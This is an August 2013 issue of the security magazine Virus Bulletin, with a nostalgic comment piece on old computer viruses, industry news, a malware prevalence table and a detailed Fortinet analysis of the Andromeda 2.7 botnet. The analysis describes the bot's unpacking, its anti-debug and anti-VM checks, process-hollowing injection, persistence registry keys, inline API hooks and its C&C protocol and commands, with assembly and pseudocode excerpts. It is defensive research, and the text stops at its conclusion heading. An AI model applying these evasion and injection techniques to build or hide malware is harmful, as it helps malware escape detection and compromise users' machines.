AUGUST 2013

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

NEW VERSION ON THE BLOCK

A new version of the Andromeda bot was recently spotted in the wild with strengthened self-defence mechanisms and novel methods for keeping its process hidden and running persistently. Moreover, its communication data structure and encryption scheme have changed, rendering previous Andromeda IPS/IDS signatures useless. Suweera De Souza and Neo Tan take a detailed look at Andromeda 2.7.

page 4

MONEY SPINNER

ZeroAccess has evolved steadily in recent years, taking control of millions of compromised computers around the world. Chao Chen and Kyle Yang take a look at three of the ways in which it generates income: browser redirection, click-fraud and Bitcoin mining.

page 10

CLEAN LOGIC

Can the principles of logic be applied to the daily task of file analysis? Mircea Ciubotariu gives it a go.

page 19

ISSN 1749-7027

'I had a sneaking regard for the graphical payloads some of the virus writers were building into their creations.'

Graham Cluley
Independent commentator, UK

THE DYING ART OF COMPUTER VIRUSES

The first time I heard someone mention computer viruses was in 1988. I was studying computing in the leafy home counties of England, when I played a joke on a friend: I showed him that every time I typed the letter 's' on my keyboard it would come up on the screen as 'sh', and every now and then a loud '-HIC!-' would be injected into the text.

'You must have a virus!' my classmate exclaimed, his eyes opening widely. The truth was that he had just encountered a joke TSR program I had written called 'Drunk Simulation'. It hid in the background and messed around with whatever you typed. But for the first time, I had seen how strange behaviour on a computer could raise the pulse of onlookers.

It wasn't until December 1991, when I went for an interview to become a programmer at *Dr Solomon's*, that I encountered some real computer viruses.

In those days, it was often hard not to be aware that you had a virus. The New Zealand virus declared 'Your PC is now Stoned!', the Italian virus bounced a ping-pong ball across your screen, and the Maltese Casino virus played Russian Roulette with your file allocation table.

Sure, all of these viruses were irritating – they spread without your consent, and ate up system resources – but only some of them were deliberately destructive. In many ways, a lot of the malware could justly be compared to an electronic form of graffiti – the Green Caterpillar, for instance, which crawled across your screen, eating up letters and pooping them out in a shade of brown.

Even as malware turned nastier and more destructive, there was still some art to be seen. Virus-writing gangs like Phalcon/SKISM used colourful ANSI-style art to declare that they had infected your computer. Viruses like Phantom, with its use of 256-colour palette cycling and displaying a large skull, and Spanska, with its simulated flight across the Mars landscape, probably demonstrated a high point for art in viruses.

Even though I knew malware was wrong, and not to be encouraged, I had a sneaking regard for the graphical payloads some of the virus writers were building into their creations. I recognized that this *was* a form of art.

And there was art in the malware code as well. Virus writers would often spend months tweaking their code, using innovative new techniques in an attempt to make it undetectable by anti-virus products. I didn't agree with what they were doing, but had to admire the coding skill deployed by some of them. Like much modern art, you didn't necessarily have to like it to acknowledge the skills used to produce it.

But then things started to change. Malware got commercial. The reasons for writing a virus or (increasingly) a trojan became more about stealing data, or recruiting a PC into a botnet, than about displaying a silly message or gory graphics.

The new malware creators didn't care about getting attention through visual payloads, and they didn't care much about the quality of their mass-produced programs either. They were churning out new trojans, unbothered by the fact that some anti-virus products spotted them generically, so long as there might be *some* people who would get infected – besides, if their latest trojan wasn't any good, there'd be three more along in a minute.

Today, anti-virus researchers are dealing with hundreds of thousands of silent, stealthy pieces of malicious code every day, which have no intention of drawing unnecessary attention to themselves, and most of which are from families of malware that have been seen hundreds of times before.

The art has gone from malware. The commercial cybercriminals rule the roost, and the hobbyists who incorporated dramatic visual payloads and cared about the quality of their code (the artists, if you like) have largely disappeared, frightened off by stiff punishments and prison sentences.

Are we better off because of it? I don't think so. I hanker for the old days, when viruses *did* something visual to entertain you, as you reached for your back-up.

NEWS

VB2013: CALL FOR LAST-MINUTE PAPERS

Virus Bulletin is seeking submissions from those wishing to present last-minute technical papers at VB2013.

The last-minute presentations will be selected by a committee consisting of a number of industry members including members of the *VB* advisory board. The committee will be looking for presentations dealing with up-to-the-minute specialist topics, with the emphasis on *current* and *emerging* ('hot') topics.

Those selected for the last-minute presentations will be notified 18 days prior to the conference start, and will be required to give a 30-minute presentation on Thursday 3 October at the Maritim Hotel Berlin in Berlin, Germany.

Those selected for the last-minute presentations will receive a 50% discount on the conference registration fee.

The deadline for submissions is 5 September 2013.

The full call for papers, including details of how to submit a proposal, can be found at http://www.virusbtn.com/conference/vb2013/call/.

TAX BREAKS FOR BEEFING UP SECURITY?

The US government is apparently considering offering tax breaks and other incentives to businesses that make significant improvements to their digital defences.

Political news site *Politico* describes a government presentation it got its hands on from May this year in which tax breaks, insurance perks and other legal benefits were put forward as potential incentives for businesses to get their cyber defences in order and adopt the voluntary cybersecurity standards currently being drafted.

No official announcements have yet been made about the possible financial or legal benefits (and such incentives could require action by Congress in any case – which failed to approve any cybersecurity legislation last year). An update is expected later in the summer.

UK LOSING WAR AGAINST CYBERCRIME

A committee of MPs has declared that the UK is losing the war against Internet crime, with the committee chair, Keith Vaz saying that the threat of a cyber attack against the UK is so serious it is marked as a higher threat than a nuclear attack. The group of MPs called for stronger sentencing for Internet-related crimes and greater resources for police forces to deal with the challenges of digital crime.

Prevalence Table – June 2013[1]

Malware	Type	%
Adware-misc	Adware	12.86%
Java-Exploit	Exploit	7.15%
Autorun	Worm	6.18%
Heuristic/generic	Trojan	4.31%
BHO/Toolbar-misc	Adware	4.17%
Crypt/Kryptik	Trojan	3.71%
Dorkbot	Worm	3.59%
Conficker/Downadup	Worm	3.28%
Potentially Unwanted-misc	PU	3.28%
Heuristic/generic	Virus/worm	3.26%
Iframe-Exploit	Exploit	2.65%
Agent	Trojan	2.35%
Sirefef	Trojan	2.13%
Sality	Virus	2.12%
Bundpil	Worm	1.93%
Downloader-misc	Trojan	1.86%
Crack/Keygen	PU	1.75%
LNK-Exploit	Exploit	1.50%
Exploit-misc	Exploit	1.27%
Gamarue	Worm	1.24%
Ramnit	Trojan	1.14%
Virut	Virus	1.10%
bProtector	Adware	0.99%
Brontok/Rontokbro	Worm	0.98%
Zbot	Trojan	0.97%
Yontoo	Adware	0.96%
Encrypted/Obfuscated	Misc	0.95%
Fareit	Trojan	0.94%
Wintrim	Trojan	0.93%
Injector	Trojan	0.86%
Somoto	Adware	0.77%
Dropper-misc	Trojan	0.74%
Others[2]		18.10%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

ANDROMEDA 2.7 FEATURES

Suweera De Souza, Neo Tan
Fortinet, Canada

Recently, we found a new version of the Andromeda bot in the wild. This version has strengthened its self-defence mechanisms by utilizing more anti-debug/anti-VM tricks than its predecessors. It also employs some novel methods for trying to keep its process hidden and running persistently. Moreover, its communication data structure and encryption scheme have changed, rendering the old Andromeda IPS/IDS signatures useless.

In this article, we will look at the following:

- Its unpacking routine
- Its anti-debug/anti-VM tricks
- Its malicious code injection routine
- The interaction between its twin injected malicious processes
- Its communication protocol, encryption algorithm and command control.

OVERVIEW OF UNPACKING ROUTINE

The sample we analysed is firstly packed with UPX. However, once unpacked, the code inside is another custom packer. This custom packer creates dynamic memory and decrypts code into this memory (Figure 1). It jumps to a lot of addresses by pushing the offset onto the stack and then returning to it. The code in memory calls VirtualAlloc three times. The first allocated memory is used for storing bytes copied from the original file. Those bytes are then copied over to the third allocated memory where they are rearranged by swapping bytes (using the algorithm shown in Figure 2). Finally, the partially decrypted bytes are copied to the second allocated memory, where the data is decompressed using the aPLib decompression library. The result is a PE file which is then written over the original file image, and the anti-debugging tricks are carried out from here. Figure 1 gives an overview of the unpacking routine.

THE WAY TO THE REAL ROUTINE

This version of Andromeda employs many anti-debug/anti-VM tricks, which result in the bot switching to a pre-set fake routine in order to prevent it from running in the VM environment, being debugged or monitored. The purpose is obvious: to prevent analysts from being able to access the real malicious routine. In the following sections, we'll take a detailed look at these defence mechanisms.



Figure 1: The unpacking process.

```
divisor = 0x134239 + (0x75BCD15 * size)     //the decimal of 0x75BCD15 is 123456789
                                            //0x134239 is a fixed constant passed
                                            //to the algorithm

while (size != 0){

      divisor -= 0x75BCD15;
      remainder = divisor % size;
      --size;
      swap_value_1 = data[size];            //the byte swapped starts from the end
                                            //of the data
      swap_value_2 = data[remainder];
      data[size] = swap_value_2;
      data[remainder] = swap_value_1;

}
```

Figure 2: Algorithm showing how the bytes were swapped.

Anti-API hook

The sample allocates another section of memory for its anti-API hooking technique. The technique consists of storing the first instruction of the API to memory, followed by a jump to its second instruction in the DLL.

For example, in Figure 3, memory location 0x7FF9045E stores the location of memory 0x7FF80060, which is where the first instruction of the API ntdll.RtlAllocateHeap is stored, followed by a jump to the second instruction in the DLL.

Customized exception handler

A pointer to a handler function is passed to the SetUnhandledExceptionFilter API. The handler is called when an access violation error is intentionally created by the sample when it tries to write into the file's PE header. The code in the handler is only executed if the process is not being debugged.



Figure 3: Anti-API hooking.



Figure 4: UnhandledExceptionFilter function.

This function (Figure 4) gets the pExceptionPointers->ContextRecord (the second DWORD of arg_0) in order to set the location of the real payload (sub_401EA5) to the EIP (ebx+0B8h) upon return. It also gets the ESP (ebx+0C4h) and then sets the two arguments which will be passed to the payload function: arg0 to dword_402058 and arg1 to sub_401AA2. Dword_402058 points to the encrypted code and sub_401AA2 points to another decryption routine which will be injected by the code decrypted from dword_402058.

Anti-VM and anti-forensics

The GetVolumeInformationA API is called on drive C:\ to get the name of the drive. Then the bot calculates the CRC32 hash value of the name (Figure 5). If the hash value of the drive name matches 0x20C7DD84, it will bypass all the anti-debugging and anti-VM checks and invoke the exception directly. When the CRC32 hash is reversed, one possible result is 'BVabi'. This could be the name of the author's C drive, so that he/she could skip all the trouble when debugging his/her own program.

```
lea     eax, [ebp-278h] ; lpVolumeNameBuffer
push    eax
call    crc32_hash
cmp     eax, 20C7DD84h  ; hash value of BVabi
jz      bypass_anti_debugging
```

Figure 5: Checking if the drive name's CRC32 value is 0x20C7DD84.

If the hash value of the drive name doesn't match, the following anti-debug/anti-VM tricks are employed:

1. Iterating through process names and computing their CRC32 hash values: if a hash value matches any of those on a list of hash values of VM processes (Figure 6) and forensics tools (regmon.exe, filemon.exe, etc.), this indicates that the debugging process is inside a sandbox environment and being monitored.

```
cmp     eax, 99DD4432h
jz      trap_path
cmp     eax, 2D859DB4h
jz      trap_path
cmp     eax, 64340DCEh  ; VBoxService.exe
jz      trap_path
cmp     eax, 63C54474h  ; VBoxTray.exe
jz      trap_path
```

Figure 6: Matching the process with CRC32 hash values.

2. Trying to load the libraries guard32.dll and sbiedll.dll, which belong to *Comodo* and *Sandboxie* respectively. If the libraries can be loaded successfully, this indicates that the debugging process is inside a sandbox environment.

3. Querying for a value in the system\currentcontrolset\services\disk\enum registry to search for the presence of any virtual machine (Figure 7).

```
cmp     dword ptr [ebp-170h], 'awmv'
jz      short trap_path
cmp     dword ptr [ebp-170h], 'xobv'
jz      short trap_path
cmp     dword ptr [ebp-170h], 'umeq'
jz      short trap_path
```

Figure 7: Querying for virtual machines.

4. Calling the opcode rdtsc, which returns the processor time stamp. When first called, it saves it in edx, and the second time it saves it in eax. The registers are subtracted and if the result of the tickcount is more than 0x200h, this indicates that the process is being debugged.

If the bot does detect the presence of either a debugger or a virtual machine, it decrypts the dummy code. This code

copies itself under %alluserprofiles% as svchost.exe with hidden system file attributes. It then writes itself in the registry HKLM\Software\Microsoft\Windows\CurrentVersion\Run as SunJavaUpdateSched. A socket is then created to listen actively, but no connection has been made previously.

Data structure of encrypted routine

As mentioned, the bot will decrypt the code as the next routine, whether dummy code or a useful routine. The encrypted code of the file is contained within a specific structure that the file uses when carrying out its decryption routine. In this sample, there are three sets of encrypted code which represent three different routines. One routine contains dummy code that is decrypted only when the sample is being debugged or run in a virtual machine. The second routine contains code that injects itself into another process, whereon the third routine is decrypted in that process. The data structure is shown in Figure 8.

```
typedef struct _DATA_STRUCTURE{

          DWORD Key[4];              //0x00 Key used in RC4
          DWORD Code_Length;         //0x10 length of encrypted code
          DWORD Hash;                //0x14 crc32 hash of encrypted code
          DWORD Memory_Size;         //0x18 size of memory to allocate
          DWORD Start_Offset;        //0x1C start of code in memory
          DWORD Lib_Offset;          //0x20 location of DLL and API
                                     //hash values
          DWORD Memory_API_Hook;     //0x24 size of memory for
                                     //anti-API hooking
    }
```

Figure 8: Data structure used by the bot.

The encrypted data, which is located at 0x28h after the structure, is decrypted using RC4. The key used is a fixed length of 0x10h and is located at the beginning of the structure. The decrypted code is further decompressed into allocated memory using the aPLib decompression library.

TWIN MALICIOUS INJECTED PROCESSES

The bot will inject its core code into two processes after successfully bypassing all the anti-debug/anti-VM tricks. First, let's see how the malicious code is injected into processes before we shed light on how the two injected processes interact with each other.

Code injection routine

The bot calls the GetVolumeInformation API on C:\, to get the VolumeSerialNumber. It then checks whether the environment variable 'svch'[1] has already been created.

[1] All the environment variables used in this version of Andromeda are encrypted using xor on the VolumeSerialNumber, which the file acquires by calling GetVolumeInformationA on drive C:\. The bot employs this technique as a way of specifying its status in the machine. 'svch' is a flag if the process is injected into svchost.exe; 'src' stores the location of the file; 'ppid' stores the first process ID;'gpid' stores the second process ID.

If it has, then it will inject itself into svchost.exe. If the environment variable is not present, it will set the environment variable 'src' to point to its own file path and then inject into msiexec.exe. This suggests that the bot injects its code into two different processes at different instances. We shall see why in the next section.

It then gets the Windows directory. Before injection, the bot needs to find the location of these files (svchost.exe, msiexec.exe) in the Windows directory. Thus, it calls ZwQueryInformationProcess and accordingly concatenates the process name with \System32 for 32-bit and \SysWOW64 for 64-bit systems.

The injection process involves several steps:

1. As with the previous versions, the malware calls CreateFile to get the handle of the file it wants to inject. It then gets its section handle by calling ZwCreateSection, which is used by ZwMapViewOfSection to get the image of the file in memory. From this image, it extracts the size of image and the address of the entry point from the PE header.
2. A memory address with the same size as that of the image of the file it wants to inject is created with page_execute_readwrite access. Then the image of the file is copied over to this memory address.
3. Another memory address is created with the same size as that of the image of the original bot file, also with page_execute_readwrite access. The original file is then copied over to this new memory address.
4. A suspended process of the file to be injected is created. The memory address containing the original file is unmapped. ZwMapViewOfSection is called with the bot's file handle and the process handle (acquired from creating the suspended file process). So now the injected file's process handle has a map view of the botnet file. Before it calls ResumeThread to resume the process, it changes the entry point of the injected file to point to its code, which it has modified as follows:

```
push <address of botnet code to jump to>
ret
```

Twin process interaction

The code that is injected into the process decrypts more code into memory using the methods described in the previous section. This final decrypted code is the commencement of the botnet's payload. In this version, Andromeda displays some new techniques in its execution.

First, it modifies the registry entry HKLM\system\currentcontrolset\services\sharedaccess\parameters\firewallpolicy\standardprofile\authorizedapplications\list to

the value of %s:*:Generic Host Process, which points to the path of the current process. This is done to allow the process to bypass the firewall.

Next, it tries to determine whether the environment variable 'svch' has been set. If it has, it means that another instance of the file has been run. If it has not been set, then the malware has yet to inject itself into the other process.

The creation of two processes is important for the bot. One process is used to make sure that the copy of the bot which will be created in %alluserprofile% is always present and that the registry entries have not been modified. The second process is used for connecting to the C&C server and executing instructions based on the messages received. Additionally, the two processes communicate with each other through an instance of creating a pipe connection. It is this connection that enables either process to check that both instances of the bot are always running or to terminate the processes in the event of an update or installation. The analysis of this part has been divided into Process 1 and Process 2, so as to better understand the communication between the two processes (Figure 9).

Process 1 (installation routine and watchdogs)

This part of code is executed when the environment variable 'svch' has not been found. The bot tries to connect to the pipe name, which is 'kill' xor'ed by the VolumeSerialNumber. If it can connect, then the bot terminates the other process. This thread is created as a check to terminate the other bot process in the event of an installation.

It then tries to get the environment variable 'src', which was created before injection. The value contains the path from which the original file was run. It uses this path to create a copy of the original file before deleting it, and saves it in %alluserprofile% with a random filename.

Next, the bot wants to enable the file to autorun, so it saves the path of the file in %alluserprofile% in the registry. At first, it tries to access the subkey \software\microsoft\windows\currentversion\Policies\Explorer\Run in registry HKLM. If it is unsuccessful, it accesses the subkey \software\microsoft\windows nt\currentversion\windows in HKCU. The registry that it accesses successfully is the one that is used throughout for any modifications (explained in pseudo code in Figure 10). Once it has accessed the registry, it sets the security key of the registry to KEY_ALL_ACCESS. The security key is obtained by passing the string 'D:(A;;KA;;;WD)' to the ConvertStringSecurityDescriptorToSecurityDescriptorA API, which converts it to a security key. Once it has set the security key, it saves the path of the new file to the registry under the value of VolumeSerialNumber (for HKLM) or Load (for HKCU). The original file in the old path is deleted and the environment variable 'src' is set, pointing to 0.

```
If  'HKLM\software\microsoft\windows\currentversion\Policies\Explorer\Run' is
accessible
        - set the Security Key to KEY_ALL_ACCESS
        - set the VolumeSerialNumber as key to the file created in %alluserprofile%
Else access 'HKCU\software\microsoft\windows nt\currentversion\windows'
        - set the Security key to KEY_ALL_ACCESS
        - set the key 'Load' to the file created in %alluserprofile%
```

Figure 10: Pseudo code of registry chosen.

After this, the bot creates two watchdog threads which are primarily used to keep re-setting the file and the registry entries if they have been modified. The first thread checks if any modification has been made to the filename in %alluserprofile%, or if it has been deleted. Then it creates the file again with the same filename. It accomplishes this by first saving the file to the buffer by calling ReadFile. Then it calls the FindFirstChangeNotificationW API, whose handle will retrieve the changes made to the filename. If the handle is 0xFFFFFFFF, then no changes have been made, and it enters a loop. If a change has been notified, then it creates the file again with the same filename, and writes the contents of the file back from the buffer created by ReadFile.

The second thread checks if any changes have been made to a value in the registry. If a change has been made, then it resets the registry security key and the value in the registry. Notification of changes made to the registry is set by calling RegNotifyChangeKeyValue.

The bot then creates two environment variables – 'ppid', pointing to its process



Figure 9: The flow of communication between the two bot processes.

ID, and 'svch' with the value of 1. It then runs the file that has been created in %alluserprofile%. After running the file, it tries to connect to the pipe 'kill' xor'ed by the VolumeSerialNumber. Since the value of svch has been set to 1, the second process will create a thread that creates the named pipe connection and executes a second thread to connect to the C&C server. When the first process can connect successfully to the pipe connection created by the second process, it resets the environment variables 'svch' and 'ppid' to 0.

Process 2 (core routine)

When the bot is run in another process, it sets the environment variable 'svch' to 0. A thread is created that creates a named pipe. If a connection is established, the thread reads the bytes that are written from the other process. If the message is 'kill' xor'ed by VolumeSerialNumber, the process terminates. However, if the message is 'gpid', then it sends its current process ID to the first process. This information is used by the old process to access information about the new process when the new process terminates. When the new process terminates, the old process checks the handle of the process. If the message is 'kill' xor'ed by VolumeSerialNumber, then the old process terminates. This check is made when the bot wants to update itself and hence has to make sure that the watchdog threads have been terminated. Otherwise, the old process terminates the new process and runs the file in %alluserprofile% again.

After the new process has created its thread to connect to the C&C server, it will get the 'ppid' environment variable. This variable contains the process ID of the old process. Like the old process, it uses this information to access when the old process terminates. And if the message is 'kill' xor'ed by VolumeSerialNumber, then the new process terminates. This check is performed when an installation is taking place. Otherwise, the new process runs the file in %alluserprofile% and terminates itself.

Figure 11 shows how the process IDs are used by the processes.

The second thread created by the new process carries out some further code injection. It first resolves winhttp.dll APIs using the anti-API hooking technique and also inline hooks three APIs: ws2_32.GetAddrInfoW (Figures 12 and 13), ntdll.ZwMapViewOfSection and ntdll.ZwUnmapViewOfSection. The control flow of the APIs is redirected by inserting a jump to the malicious function. Before writing to the API, it calls VirtualProtect. After the bytes have been written, it calls FlushInstructionCache so that the changes take effect immediately.

Address	Hex dump	Disassembly	Comment
71AB2899 GetAddrInfoW	8BFF	MOV EDI,EDI	
71AB289B	55	PUSH EBP	
71AB289C	8BEC	MOV EBP,ESP	
71AB289E	81EC C4000000	SUB ESP,0C4	
71AB28A4	A1 5C40AC71	MOV EAX,DWORD PTR DS:[71AC405C]	
71AB28A9	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	

Figure 12: Before inline hooking GetAddrInfoW.

Address	Hex dump	Disassembly	Comment
71AB2899 GetAddrInfoW	E9 02F04E0E	JMP 7FFA10A0	
71AB289E	81EC C4000000	SUB ESP,0C4	
71AB28A4	A1 5C40AC71	MOV EAX,DWORD PTR DS:[71AC405C]	
71AB28A9	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	

Figure 13: After inline hooking GetAddrInfoW.

It then calls QueueUserAPC, which creates an asynchronous procedure call object. This object points to the code which decrypts some encrypted strings using RC4 decryption (Figure 14). These encrypted strings are the domains it intends to connect to. Before each decrypted string, it inserts the DWORD 0x6C727501 xor'ed by VolumeSerialNumber, which is ASCII for URL. This magic DWORD is used when it calls the RtlWalkHeap API to retrieve the domain names from the heap.



Figure 11: Process IDs used by the processes.

Figure 14: The decrypted domain names (now offline).

COMMUNICATION PROTOCOL, ENCRYPTION ALGORITHM

Create connections

The hooked GetAddrInfoW API performs a DNS query for the input host name from *Google* DNS server 8.8.4.4 (Figure 15) using a randomly generated query identifier. It then returns the query result or '127.0.0.1' if the DNS query fails. The DNS record received is then used for querying the C&C domain name. It does this to avoid any application-level DNS server redirection. The hooked ZwMapViewOfSection and ZwUnmapViewOfSection APIs will be used later to map/unmap the plug-in image downloaded from the C&C server.



Figure 15: Hard-coded Google DNS server IP in the GetAddrInfoW hooked function.

Communication protocol and encryption algorithm

Before establishing a connection, the bot prepares the message to be sent to the C&C server. It uses the following format:

```
id:%lu|bid:%lu|bv:%lu|os:%lu|la:%lu|rg:%lu
```

- id is the VolumeSerialNumber, which is used as an RC4 key to decrypt the message received
- bid is a hard-coded DWORD used for the communication
- bv is the version of the botnet (in this case it is 2.7)
- os is the version of the current operating system
- la is the socket name byte swapped
- rg is set to 1 if the process is in the Administrator group, otherwise it is 0 (Figure 16).

This string is encrypted using RC4 with a hard-coded key of length 0x20 and is further encrypted using base64. The message is then sent to the server. Once a message is received, the bot calculates the CRC32 hash of the message without including the first DWORD (Figure 16). If the calculated hash matches the first DWORD, the message is valid. Later it is decrypted using RC4 with the VolumeSerialNumber as the key. After the RC4 decryption the message is in the format gn([base64-encoded string]). This used to be just the base64-encoded string, but for some reason the author decided not to make the server backward compatible with the older bot versions. Then it decodes the base64 string inside the brackets to get the message in plain text (Figure 17).



Figure 16: First DWORD of message received containing the CRC32 hash value.



Figure 17: Message received from the server.

The first DWORD of the message is used as a multiplier to multiply a value in a fixed offset. The DWORD in that offset is used as an interval to delay calling the thread again to establish another connection. The next byte indicates what action to carry out – there are seven options:

- Case 1 (download EXE):

  Connect to the domain decrypted from the message to download an EXE file. Save the file to the %tmp% location with a random name and run the process.

- Case 2 (load plug-ins):

  Connect to the domain decrypted from the message, install and load plug-ins. The plug-ins are decrypted by RC4 using the same key of length 0x20h.

- Case 3 (update case):

  Connect to the domain to get the update EXE file. If a filename of VolumeSerialNumber is present in the

registry, then save the PE file to the %tmp% location with a random name; else save it to the current location with the name of the file as VolumeSerialNumber. The file in %tmp% is run, while the current process terminates. It also sends the message 'kill' xor'ed by VolumeSerialNumber to terminate the older process.

- Case 4 (download DLL):

  Connect to the domain and save the DLL file to the %alluserprofile% location. The file is saved as a .dat file with a random name and loaded from a specified export function. The registry is modified so it can be auto-loaded by the bot.

- Case 5 (delete DLLs):

  Delete and uninstall all the DLLs loaded and installed in Case 4.

- Case 6 (delete plug-ins):

  Uninstall all the plug-ins loaded in Case 3.

- Case 7 (uninstall bot):

  Suspend all threads and uninstall the bot.

After executing the action based on which instruction it received, another message is sent to the server to notify it that the action has been completed:

```
id:%lu|tid:%lu|res:%lu
```

- id is the VolumeSerialNumber
- tid is the next byte (task id) after the byte displaying the case number in the message received
- res is the result of whether or not the task was carried out successfully.

Once the message has been sent, the thread exits and waits for the delay interval period to pass before it reconnects to the server to receive additional instructions.

CONCLUSION

